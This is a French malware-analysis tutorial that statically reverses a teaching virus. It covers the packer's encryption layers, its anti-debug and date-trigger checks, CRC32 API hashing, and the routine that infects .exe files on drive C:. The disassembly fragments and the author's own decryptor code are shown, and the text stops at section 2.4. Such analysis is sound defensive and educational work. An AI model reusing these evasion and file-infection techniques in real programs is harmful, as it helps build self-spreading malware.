
BugTrack #1 codé par Neitsa/Kaine

par BeatriX

0 . Schéma du binaire.

Voici donc rapidement un schéma du fonctionnement de ce virus. Il est composé dans sa version originelle (le vecteur) d'un loader (celui du packer ZeGun) et du virus à proprement parler. Pour effectuer l'analyse de ce binaire, nous utiliserons IDA 4.7 et toute l'étude sera faite en statique.



1 . Protections du binaire.

1.1 Méthode d'analyse : IDA + décrypteur ASM

Ce virus est protégé par quelques systèmes très classiques à savoir :

a) L'exe est compressé par un packer maison. (qui utilise l'ApLib). Le loader de ce packer est crypté par 15 layers, dispose d'une protection anti-debugger. Afin de rendre le virus moins dangereux, il dispose également d'un système de déclenchement du virus prévu pour le 16 février 2011, date improbable.

b) Le virus appelle les APIs nécessaires en recherchant durant l'exécution la fonction à utiliser via un CRC32. Il s'agit d'une forme de cryptage des APIs pour ne pas pouvoir les identifier immédiatement lors d'une étude statique.

Analyse du loader : C'est sans nul doute la partie la plus difficile à analyser en statique puisque tout le code est crypté par des layers successifs. Voilà le début de ce loader :

Il s'agit tout d'abord d'initialiser la valeur de EBP à 2000h .

```
ZeGun0:00403010 start:
ZeGun0:00403010             pusha
ZeGun0:00403011             call    $+5
ZeGun0:00403016             pop     ebp
ZeGun0:00403017             sub     ebp, 6
ZeGun0:0040301A             sub     ebp, offset dword_401010    <--------- EBP = 2000h
```

Puis, de commencer le décryptage avec le premier layer :

```
            lea     edi, dword_401042[ebp]
            lea     ecx, dword_401073[ebp]
            sub     ecx, edi

loc_40303A:                         ; CODE XREF: ZeGun0:00403040#j
            add     [edi], cl
            xor     byte ptr [edi], 0D2h
            inc     edi
            loop    loc_40303A
```

Nous allons donc coder au fur et à mesure de l'analyse un decrypteur chargé d' éclaircir le code de ce loader. Nous ne ferons que des copier/coller de ces layers au fil de l'analyse. Notre decrypteur va effectuer les taches suivantes :

1) Ouvrir le virus.
2) Décrypter le loader.
3) Décompresser le virus.
4) Sauvegarder les modifications.

Evidemment, les étapes 2 seront reconstruites à chaque fois qu'un nouveau layer apparaîtra.

Voilà le code initial de notre decrypteur . Il ne fait, dans l'état actuel, qu'ouvrir le virus (en statique), et créer un fichier "dump.exe", copie conforme du virus.

```
.486
.Model Flat ,StdCall
option casemap:none
include \masm32\include\windows.inc
include \masm32\include\kernel32.inc
includelib \masm32\lib\kernel32.lib
include \masm32\include\user32.inc
includelib \masm32\lib\user32.lib
include \masm32\include\comdlg32.inc
includelib \masm32\lib\comdlg32.lib


.data
file          byte    "virus.exe", 0
DUMP          byte    "dump.exe", 0
fhandle       dword   ?              ; handle of file
fsize         dword   ?             ; filesize
memptr        dword   ?              ; Handle of file :) yes, twice !! it is just a mistake
PE_HEADER     dword   ?              ; Offset of PE header
ENTRY_POINT   dword   ?              ; Offset of Entry Point in the loader
bread         dword   ?             ; number of read bytes


.code
Main:
; ************************************************************************Ouverture du fichier
      pushad
      push 0
      push FILE_ATTRIBUTE_NORMAL
      push OPEN_EXISTING
      push 0
      push 0
      push GENERIC_READ + GENERIC_WRITE
      push offset file
      Call CreateFileA                    ; Open File
      mov  fhandle,eax
; ************************************** Récupère le contenu du fichier dans une GlobalAlloc
      push 0
      push fhandle                       ; PUSH filehandle
      Call GetFileSize                    ; Get filesize

      mov  fsize,eax                     ; save filesize
```

```
      push fsize                        ; PUSH filesize=size of buffer
      push 0                           ; 0=GMEM_FIXED
      Call GlobalAlloc                    ; allocate memory
      mov  memptr,eax                     ; save handle

      push 0
      push offset bread
      push fsize
      push memptr
      push fhandle                      ; filehandle
      Call ReadFile                     ; Read file

; ********************************************************************* Récupère l'Entry-Point du loader
      mov  edi,memptr
      mov  edx,edi
      mov  esi,[edi+03ch]               ; Récupère l'offset du PE Header
      add  edx,esi                      ; edx contient l'adresse du début du PE
      mov  PE_HEADER,edx

      mov eax, 3010h
      call RVA2OFFSET
      mov ENTRY_POINT, eax

; ********************************************************************* LAYERS DE DECRYPTAGE

; Ici, nous allons copier/coller les layers au fur et à mesure de leurs découvertes

;*********************************************************************  Sauve l' exe decrypté

Sauvegarde_exe_decrypte_unpacke:

   PUSH 0
   PUSH 80h
   PUSH 2
   PUSH 0
   PUSH 0
   PUSH 40000000h
   PUSH Offset DUMP                     ; "dump.exe"
   CALL CreateFileA


   push eax
   push 0
   push Offset bread
   push fsize
   push memptr
   push eax
   Call WriteFile
   Call CloseHandle


   PUSH memptr             ; pointeur vers la zone mémoire
```

```
   CALL GlobalFree          ; Libère la mémoire


   popad
   CALL    ExitProcess      ;Quitter le programme



;=================================================================
;  Conversion RVA-->OFFSET in memptr
;  Parameter : EAX = RVA to convert
;=================================================================
RVA2OFFSET PROC
   PUSH EDX
   PUSH EDI
   PUSH EBX
   PUSH ESI
   PUSH ECX
   XOR ECX, ECX
   MOV CL, 6                    ; number of sections in the file.
   MOV EDX, PE_HEADER
   ADD EDX, 0F8h
   MOV EDI, [EDX + 0Ch]
   MOV ESI, EDX
Cherche_rva_section:
   MOV EBX, [EDX + 0Ch]
   CMP EBX, EAX
   JNC Calcul_offset
   MOV EDI, EBX
   MOV ESI, EDX
   ADD EDX, 28h
   LOOPD Cherche_rva_section
Calcul_offset:
   JNZ pas_zero
   SUB EAX, EAX
   ADD EAX, [EDX + 14h]
   JMP suite
pas_zero:
   SUB EAX, EDI
   ADD EAX, [ESI + 14h]
suite:
   ADD EAX, memptr
   POP ECX
   POP ESI
   POP EBX
   POP EDI
   POP EDX
   RET

RVA2OFFSET ENDP

End Main
```

Nous analysons donc le virus.exe avec IDA, nous décryptons à l'aide du premier layer puis nous analysons le dump.exe généré et on recommence jusqu'à atteindre du code intéressant et notamment l'OEP.

Vous trouverez le decrypteur complet joint à ce tutorial sous les noms decrypteur_virus.asm et decrypteur_virus.exe.

Remarque : Nous aurions pu aussi décrypter à l'aide de scripts IDC qui malheureusement, nécessitent une syntaxe bien différente de l'asm et donc nécessitent un recodage de chaque layer. Ainsi, il m'a semblé plus simple d'avoir recours au code asm directement même si la trame de base doit être écrite au préalable.

1.2 Layers de décryptage

Comme vous pouvez le constater sur le schéma initial, nous devons faire face à 6 layers pour commencer. Je ne vais pas détailler chaque layer mais il semblerait que ce soit des layers polymorphes générés automatiquement. En effet, les layers sont initialisés tous de la même façon et décryptent tous via des opérations arithmétiques.

```
        lea     edi, dword_401042[ebp]
        lea     ecx, dword_401073[ebp]
        sub     ecx, edi                        ; Phase d'initialisation commune

loc_40303A:                     ; CODE XREF: ZeGun0:00403040#j
        add     [edi], cl
        xor     byte ptr [edi], 0D2h            ; opération(s) arithmétique(s)
        inc     edi
        loop    loc_40303A
```

1.3 Handle de Kernel32

Puis, le programme récupère le handle de kernel32.dll par une méthode classique utilisée dans les virus et les packers :

```
        mov     eax, [esp+24h]
        and     eax, 0FFFFF000h                 ; Récupère le handle stocké sur la pile

loc_40314C:                     ; CODE XREF: ZeGun0:00403158#j
        cmp     word ptr [eax], 5A4Dh           ; Recherche le "MZ" de kernel32.dll
        jz      short loc_40315A
        sub     eax, 1000h                      ; Recule de 1000h.
        jmp     short loc_40314C
```

1.4 IsDebuggerPresent

La recherche de kernel32.dll permet d'avoir accès à la table des noms des fonctions de kernel32. Le programme va alors scanner toutes les fonctions à la recherche du nom "IsDebuggerPresent".

```
loc_4033CB:                     ; CODE XREF: ZeGun0:004033E5#j
            mov     edi, [ebx]
            add     edi, [ebp+8]
            mov     esi, [ebp+0Ch]      ; pointe sur "Isdebuggerpresent"
            push    ecx
            repe cmpsb                  ; compare avec le nom en cours
            jnz     short loc_4033DD
            add     esp, 4
            jmp     short loc_4033E7
; ---------------------------------------------------------------------------

loc_4033DD:                     ; CODE XREF: ZeGun0:004033D6#j
            pop     ecx
            add     ebx, 4
            inc     eax
            cmp     eax, [edx+18h]
            jnz     short loc_4033CB
```

Puis, le programme appelle la fonction "IsDebuggerPresent" :

```
            lea     ebx, [ebp+401393h]
            call    ebx                 ; scanne kernel32. à la recherche de "IsdebuggerPresent".
            call    eax                 ; Appelle IsDebuggerPresent.
            test    eax, eax
            jnz     short loc_403191
```

1.5 GetSystemTime

Après trois nouveaux layers de décryptage polymorphes, nous accédons au test de la date (GetSystemTime) qui, s'il est rempli, permet de décompresser et d'exécuter le virus. Voilà ce que nous donne le **MSDN** à propos de GetSystemTime :

```
SYSTEMTIME

The SYSTEMTIME structure represents a date and time using individual members for the month, day, year, weekday, hour, minute, second, and millisecond.

typedef struct _SYSTEMTIME {
  WORD wYear;
  WORD wMonth;
  WORD wDayOfWeek;
  WORD wDay;
  WORD wHour;
```

```
  WORD wMinute;
  WORD wSecond;
  WORD wMilliseconds;
} SYSTEMTIME,
*PSYSTEMTIME;

Members

wYear
   The year (1601 - 30827).
wMonth
   The month.

   January = 1
   February = 2
   March = 3
   April = 4
   May = 5
   June = 6
   July = 7
   August = 8
   September = 9
   October = 10
   November = 11
   December = 12
wDayOfWeek
   The day of the week.

   Sunday = 0
   Monday = 1
   Tuesday = 2
   Wednesday = 3
   Thursday = 4
   Friday = 5
   Saturday = 6
wDay
   The day of the month (1-31).
wHour
   The hour (0-23).
wMinute
   The minute (0-59).
wSecond
   The second (0-59).
wMilliseconds
   The millisecond (0-999).
```

Voici l'analyse du code de ZeGun :

```
loc_4031D6:                             ; CODE XREF: ZeGun0:004031C3#p
                                        ; ZeGun0:00403172#j ...
            lea     ebx, [ebp+4016F4h]
            mov     ebx, [ebx]
            push    ebx
            lea     ebx, [ebp+401393h]
            call    ebx                 ; Scanne kernel32. à la recherche de "GetSystemTime"
            call    eax                 ; Appelle la fonction GetSystemTime.
            lea     eax, [ebp+4011ACh]
            cmp     word ptr [eax], 7DBh ; Teste l'année : 7DBh = 2011d
            jnz     short loc_403210
            add     eax, 2
            cmp     word ptr [eax], 2   ; Teste le mois : 2 = février
```

```
jnz     short loc_403210
add     eax, 4
cmp     word ptr [eax], 10h          ; Teste le jour : 10h = 16d
jnz     short loc_403210
lea     edx, [ebp+401212h]
push    edx
retn
```

1.6 Décompression du virus à l'aide de l'ApLib

Nous enchainons l'analyse en survolant les 6 layers suivants (voir le schéma). Ensuite, le programme va récupérer les adresses des fonctions suivantes comme il l'a fait pour les deux précédentes :

LoadLibraryA
GetProcAddress
VirtualAlloc

A partir de là, il va décompresser à l'aide de l'ApLib une portion du code contenu dans le loader :

```
lea     edi, [ebp+401004h] ; CODE XREF: sub_4032B5+1F#j
mov     edi, [edi]
lea     edx, dword_401000[ebp]
add     edi, [edx]
push    edi                          ; Section de destination : 401000
lea     esi, [ebp+401919h]
push    esi                          ; Portion source : 403919
call    sub_4035B0                   ; Appelle de l'ApLib
```

On peut donc coder un simple décompresseur qui va extraire les données de la portion 403019 vers la section 401000. Le décompresseur s'appelle decompresse_dump.asm et decompresse_dump.exe.

1.7 Fixer l'IAT du virus.

Pour finir, le loader va scanner le hint/name array du virus pour patcher les adresses des imports du virus dans l'IAT. Il ne s'agit pas ici d'une protection à proprement parler. Le système de récupération des adresses est classique et suit le schéma suivant :

LoadLibraryA ---> GetProcAddress ---> Patch l'IAT

On constate que le virus n'est équipé que d'une seule API : EraseTape... Malgré


l'inquiétant pouvoir de cette fonction, il n'y a pas de raison de s'alarmer puisque cette fonction n'est pas utilisée par le virus. Elle ne sert ici que de fonction minimale puisque les OS NT nécessitent pour lancer un exe au moins 1 API déclarée.

Analyse du cryptage par CRC32 :

1.8 Fonctionnement du cryptage/décryptage.

Voici donc le deuxième type de protection. Il s'agit ici d'un procédé qui complique l'analyse statique. En effet, le virus essaie de ne pas fournir d'indice au reverser en masquant le plus possible les fonctions de l'API utilisées. Pour se faire, il procède ainsi :

1) L'import table est quasiment vide (elle ne comporte qu'une seule fonction qui n'est même pas utilisée).
2) Les adresses des APIs nécessaires sont déterminées durant le runtime juste avant leur utilisation.
3) Les noms des APIs utilisées n'apparaissent jamais dans la RAM avant utilisation. Le virus utilise un CRC32 calculé sur le nom de l'API et retrouve la bonne fonction en recalculant le CRC32 et en comparant au CRC32 hardcodé. Voici un schéma qui illustre cette technique :



Etape 1 : On pousse le CRC32 pré-calculé et on appelle la fonction de recherche.

Etape 2 : La fonction scanne kernel32.dll et pour chaque fonction, calcule le CRC32 à partir du nom. Le virus utilise pour cela une fonction **FindExport** qui permet de retrouver la fonction par nom ou par ordinal. Si la fonction est *fowarded*, le virus exécute une deuxième fonction **TranslateIfFowarded.**

Etape 3 : La fonction recherchée est trouvée (ici, il s'agit de CreateThread). On récupère l'adresse de cette fonction.

Etape 4 : On renvoie l'adresse dans le registre eax et on fait un " call eax " juste après.

Voici la fonction chargée de calculer le CRC32. Il s'agit d'un calcul de CRC32 sans

utilisation de table d'optimisation. C'est le calcul le plus basique qui est le plus souvent utilisé dans les packers. On trouve par exemple un calcul très similaire dans tELock.

```
sub_401849      proc near               ; CODE XREF: sub_4016F9+4F#p
                                        ; sub_401792+74#p

var_4           = dword ptr -4
arg_0           = dword ptr  8
arg_4           = dword ptr  0Ch

                push    ebp
                mov     ebp, esp
                add     esp, 0FFFFFFFCh
                pusha
                mov     esi, [ebp+arg_0]
                mov     ebx, [ebp+arg_4]
                xor     ecx, ecx
                lea     eax, [ecx-1]            <---------- Initialise à FFFFFFFFh le CRC32.
                mov     edi, 0EDB88320h         <---------- Polynôme générateur du CRC32

loc_401860:                             ; CODE XREF: sub_401849+30#j
                xor     edx, edx
                mov     dl, [esi]
                xor     dl, al

loc_401866:                             ; CODE XREF: sub_401849+27#j
                shr     edx, 1                  <---------- Caractéristique du CRC32
                jnb     short loc_40186C
                xor     edx, edi

loc_40186C:                             ; CODE XREF: sub_401849+1F#j
                inc     ecx
                and     cl, 7
                jnz     short loc_401866
                shr     eax, 8                  <---------- Caractéristique du CRC32
                xor     eax, edx
                inc     esi
                dec     ebx
                jg      short loc_401860
                not     eax                     <---------- Petite modification du CRC32 calculé
                mov     [ebp+var_4], eax
                popa
                mov     eax, [ebp+var_4]
                leave
                retn    8
sub_401849      endp
```

On pourrait détailler davantage la procédure de recherche par CRC32 puisque c'est en fait une lib extraite d'un travail de Neitsa. Cette procédure gère par exemple les fowarded bien qu'elle ne serve à rien dans ce virus. Il est à noter d'ailleurs que ce virus n'est absolument pas optimisé en terme de taille.

1.9 Analyse statique : Méthode de contournement.

Pour effectuer une analyse statique d'un tel binaire, nous sommes obligé de coder un petit outil qui va se charger de retrouver le nom de l'API quand on connait le CRC32. Pour le calcul du CRC32, on rippe bêtement l'algorithme du virus et on scanne la dll qui contient la fonction. Contrairement au virus, nous n'allons utiliser que la fonction **Find-Export** pour récupérer le nom de l'API. En effet, comme je l'ai dit plus haut, le virus est potentiellement capable de retrouver une API **Fowarded** grâce à une fonction que nous appellons **TranslateIfFowarded**. Or, aucune API utilisée par ce virus n'est *fowarded*. Il s'agit ici d'une surcharge inutile pour ce malware. Voici donc le code de ce petit outil :

```
.486
.Model Flat ,StdCall
option casemap:none
include \masm32\include\windows.inc
include \masm32\include\kernel32.inc
includelib \masm32\lib\kernel32.lib
include \masm32\include\user32.inc
includelib \masm32\lib\user32.lib
include \masm32\include\comdlg32.inc
includelib \masm32\lib\comdlg32.lib

;assume   fs:flat

.data

kernel            db "kernel32.dll",0              ; <---------------- On scanne Kernel32.dll
IMAGE_BASE_DLL      dd ?
NBRE_APIS          dd ?
PE_HEADER_DLL       dd ?
TABLE_NOMS         dd ?
RVA_EXPORTS         dd ?
CRC32              dd 0A7FB4165h                  ; <---------------- Choix d'un CRC32.
AUX               dd ?
.code
start:

   PUSH OFFSET kernel
   Call LoadLibraryA                              ; <-------------------- On charge la DLL à scanner
   Mov IMAGE_BASE_DLL, EAX
   Mov EDX, EAX
   Add EDX, DWORD PTR [EAX + 3Ch]
   Mov PE_HEADER_DLL, EDX
   Mov EDX, DWORD PTR [EDX + 78h]                 ; <-------------------- RVA de la table des exports
   Add EDX, EAX
```

```
   Mov RVA_EXPORTS, EDX
   Push DWORD PTR [EDX + 18h]          ; <---------- Récupère le nombre d'APIs
   Pop NBRE_APIS
   Push DWORD PTR [EDX + 20h]          ; <---------- RVA de la table des noms des fonctions
   Pop EDI
   Add EDI, EAX
   Push EDI
   Pop TABLE_NOMS

   Mov EBX, TABLE_NOMS
   Xor ECX, ECX
Find_Export:
   Mov EDI, [EBX]
   Add EDI, IMAGE_BASE_DLL
   CALL CALCUL_CRC32                   ; <---------- Calcul du CRC32 de la fonction en cours
   CMP EAX, CRC32                      ; <---------- Compare avec le CRC32 pré-calculé
   JE FIN_CRC32
   Add EBX, 4
   Inc ECX
   Cmp ECX, NBRE_APIS
   JNE CRC32_
   Push EAX
   Pop EAX
FIN_CRC32:
   PUSH EAX                            ; <---------- Permet de poser un BPX (inutile sinon)
   POP EAX


CALCUL_CRC32 PROC

PUSHAD
   MOV ESI,EDI
   XOR ECX,ECX
   LEA EAX,DWORD PTR DS:[ECX-1]
   MOV EDI,0EDB88320h
Virus004017F3:
   XOR EDX,EDX
   MOV DL,BYTE PTR DS:[ESI]
   OR Dl, DL
   JE FIN_CALCUL
   XOR DL,AL
Virus004017F9:
   SHR EDX,1
   JNB SHORT Virus004017FF
   XOR EDX,EDI
Virus004017FF:
   INC ECX
   AND CL,7
   JNZ SHORT Virus004017F9
   SHR EAX,8
   XOR EAX,EDX
   INC ESI
```

```
   JMP SHORT Virus004017F3
FIN_CALCUL:
   NOT EAX
   MOV AUX,EAX
   POPAD
   MOV EAX,AUX
   RET

CALCUL_CRC32 ENDP

end start
```

De cette façon, nous récupérons toutes les fonctions, à savoir :

3FC1BD8Dh.....LoadLibraryA
906A06B0h..... CreateThread
0C8277BF4h.....ZwSetInformationThread
5E7088EDh..... ZwQueryInformationProcess
0DDDF6D8Fh..... lstrcopy
0F0B73222h..... lstrcat
0C9EBD5CEh..... FindFirstFile
75272948h.....FindNextFile
0D82BF69Ah.....FindClose
9CE0D4Ah..... VirtualAlloc
0CD53F5DDh..... VirtualFree
553B5C78h..... CreateFileA
0A7FB4165h.....GetFileSize
0B09315F4h..... CloseHandle
0B41B926Ch.....CreateFileMappingA
0A89B382Fh.....MapViewOfFile
391AB6AFh..... UnMapViewOfFile
EFC7EA74h..... SetFilePointer
CCE95612h..... WriteFile

2 . Procédures mises en oeuvre.

Il ne reste maintenant plus qu'à expliquer ce que fait réellement le virus. Il effectue le travail de façon très académique et chaque étape est très facilement identifiable.

a) Il commence par créer un Thread qui va se charger d'infecter les cibles du disque C:
b) Il teste s'il existe des disques durs sur la machine victime.
c) Il scanne le disque C: à la recherche d'exécutables.
d) Il mappe le fichier cible et vérifie qu'il n'est pas déjà infecté en testant le nom des sections.
e) Il mappe le fichier et ajoute une section ".K_N" en modifiant le section header. Il modifie également l'Entry-Point en prenant soin de sauver l'OEP (crypté) en 401000h. Il ferme le fichier.
f) Il re-mappe le fichier et copie le virus dans la dernière section. Il ferme le fichier.
g) Il reprend à l'étape c.

● 2.1 Création du Thread

Le virus crée un Thread au démarrage. Il définit également la priorité du thread via une fonction de ntdll.dll non documentée.

```
mov     eax, [eax-34h]          ; <---------------- Teste le dword qui contient l'OEP crypté
or      eax, eax
jz      short loc_40106B
push    eax
call    $+5
pop     eax
add     eax, 30h
push    0
push    0
push    ebx
push    eax                     ; <----------------- Virtual Address de ThreadProc
push    10000h
push    0
push    0
push    906A06B0h
call    sub_4016F9
call    eax                     ; <------------------- CreateThread
pop     eax                     ; décrypte l'OEP
rol     eax, 0Ah
bswap   eax
jmp     eax                     ; <------------------ Saute vers l'OEP
```

La threadProc commence par régler la priorité du thread :

```
loc_401093:                     ; CODE XREF: sub_401072+19#j
        cld
        mov     [ebp+var_8], 3A43h
        mov     byte ptr [ebp+var_8+2], 0
        push    0FFFFFFFFh
        mov     eax, esp
        push    4
        push    eax
        push    3                       ; <---------------------- ThreadBasePriority
        push    0FFFFFFFEh
        push    [ebp+var_4]
        push    0C8277BF4h
        call    sub_4016F9
        call    eax                     ; <---------------------- ZwSetInformationThread
```

Voici ce que l'on peut obtenir sur cette fonction :

ZwSetInformationThread

NTSYSAPI
NTSTATUS
NTAPI
ZwSetInformationThread(
IN HANDLE ThreadHandle,
IN THREADINFOCLASS ThreadInformationClass,
IN PVOID ThreadInformation,
IN ULONG ThreadInformationLength
);

Parameters

ThreadHandle
A handle to a thread object.The handle must grant THREAD_QUERY_INFORMATION access. Some information classes also require THREAD_SET_THREAD_TOKEN access.

ThreadInformationClass
Specifies the type of thread information to be set.The permitted values are drawn from the enumeration THREADINFOCLASS, described in the following section.
ThreadInformation
Points to a caller-allocated buffer or variable that contains the thread information to be set.

ThreadInformationLength
Specifies the size in bytes of ThreadInformation, which the caller should set according to the given ThreadInformationClass.

Return Value
Returns STATUS_SUCCESS or an error status, such as STATUS_ACCESS_DENIED, STATUS_INVALID_HANDLE, STATUS_INVALID_INFO_CLASS, STATUS_INFO_LENGTH_MISMATCH, or STATUS_PROCESS_IS_TERMINATING.
Related Win32 Functions

SetThreadAffinityMask, SetThreadIdealProcessor, SetThreadPriority, and SetThreadPriorityBoost.

Remarks

None.

THREADINFOCLASS

```
typedef enum _THREADINFOCLASS {
ThreadBasicInformation, // 0
ThreadTimes, // 1
ThreadPriority, // 2
ThreadBasePriority, // 3
ThreadAffinityMask, // 4
ThreadImpersonationToken, // 5
ThreadDescriptorTableEntry, // 6
ThreadEnableAlignmentFaultFixup, // 7
ThreadEventPair, // 8
ThreadQuerySetWin32StartAddress, // 9
ThreadZeroTlsCell, // 10
ThreadPerformanceCount, // 11
ThreadAmILastThread, // 12
ThreadIdealProcessor, // 13
ThreadPriorityBoost, // 14
ThreadSetTlsArrayAddress, // 15
ThreadIsIoPending, // 16
ThreadHideFromDebugger // 17
} THREADINFOCLASS;
```

● 2.2 Teste de la présence de disques durs.

Ce test se fait via une fonction de ntdll.dll non documentée.

```
pop     eax
push    0
push    24h
lea     eax, [ebp+var_30]
push    eax
push    17h                             ; <---------------- ProcessDeviceMap
push    0FFFFFFFFh
push    [ebp+var_4]
push    5E7088EDh
call    sub_4016F9
call    eax                             ; <---------------- ZwQueryInformationProcess
inc     eax
jmp     short loc_4010FA
```

Voici les informations recueillies sur cette fonction :

ZwQueryInformationProcess

ZwQueryInformationProcess retrieves information about a process object.

```
NTSYSAPI
NTSTATUS
NTAPI
ZwQueryInformationProcess(
IN HANDLE ProcessHandle,
IN PROCESSINFOCLASS ProcessInformationClass,
OUT PVOID ProcessInformation,
IN ULONG ProcessInformationLength,
OUT PULONG ReturnLength OPTIONAL
);
```

Parameters

ProcessHandle
A handle to a process object.The handle must grant PROCESS_QUERY_INFORMATION access. Some information classes also require PROCESS_VM_READ access.

ProcessInformationClass
Specifies the type of process information to be set.The permitted values are drawn from the enumeration PROCESSINFOCLASS, described in the following section.

ProcessInformation
Points to a caller-allocated buffer or variable that contains the process information to be set.

ProcessInformationLength
Specifies the size in bytes of ProcessInformation, which the caller should set according to the given ProcessInformationClass.

Return Value

Returns STATUS_SUCCESS or an error status, such as STATUS_ACCESS_DENIED, STATUS_INVALID_HANDLE, STATUS_INVALID_INFO_CLASS, STATUS_INFO_LENGTH_MISMATCH, STATUS_PORT_ALREADY_SET, STATUS_PRIVILEGE_NOT_HELD, or STATUS_PROCESS_IS_TERMINATING.

Related Win32 Functions

SetProcessAffinityMask, SetProcessPriorityBoost, SetProcessWorkingSetSize, SetErrorMode.

Remarks

None.

PROCESSINFOCLASS

```
typedef enum _PROCESSINFOCLASS {
ProcessBasicInformation, // 0
ProcessQuotaLimits, // 1
ProcessIoCounters, // 2
ProcessVmCounters, // 3
ProcessTimes, // 4
ProcessBasePriority, // 5
ProcessRaisePriority, // 6
ProcessDebugPort, // 7
ProcessExceptionPort, // 8
ProcessAccessToken, // 9
ProcessLdtInformation, // 10
ProcessLdtSize, // 11
ProcessDefaultHardErrorMode, // 12
```

```
ProcessIoPortHandlers, // 13
ProcessPooledUsageAndLimits, // 14
ProcessWorkingSetWatch, // 15
ProcessUserModeIOPL, // 16
ProcessEnableAlignmentFaultFixup, // 17
ProcessPriorityClass, // 18
ProcessWx86Information, // 19
ProcessHandleCount, // 20
ProcessAffinityMask, // 21
ProcessPriorityBoost, // 22
ProcessDeviceMap, // 23
```

● 2.3 Scanne le disque C:

Le virus scanne le disque par un procédé très classique : FindFirstFile – FindNextFile – FindClose. La procédure est située à l'offset 401102. Elle scanne tous les fichiers et teste l'extension à chaque fois :

```
loc_4011ED:                     ; CODE XREF: sub_401102+7D#j
        lea     edi, [esi+2Ch]
        mov     eax, 2Eh
        mov     ecx, 1F4h
        repne scasb
        cmp     dword ptr [edi], 657865h        ; <---------- extension = ".exe" ?
        jnz     short loc_401214
        lea     edi, [esi+2Ch]
        push    edi
        lea     eax, [ebp+var_1FC]
        push    eax
        call    sub_40124A                      ; <---------- Contamine le fichier.
```

● 2.4 Teste si le fichier n'est pas déjà infecté

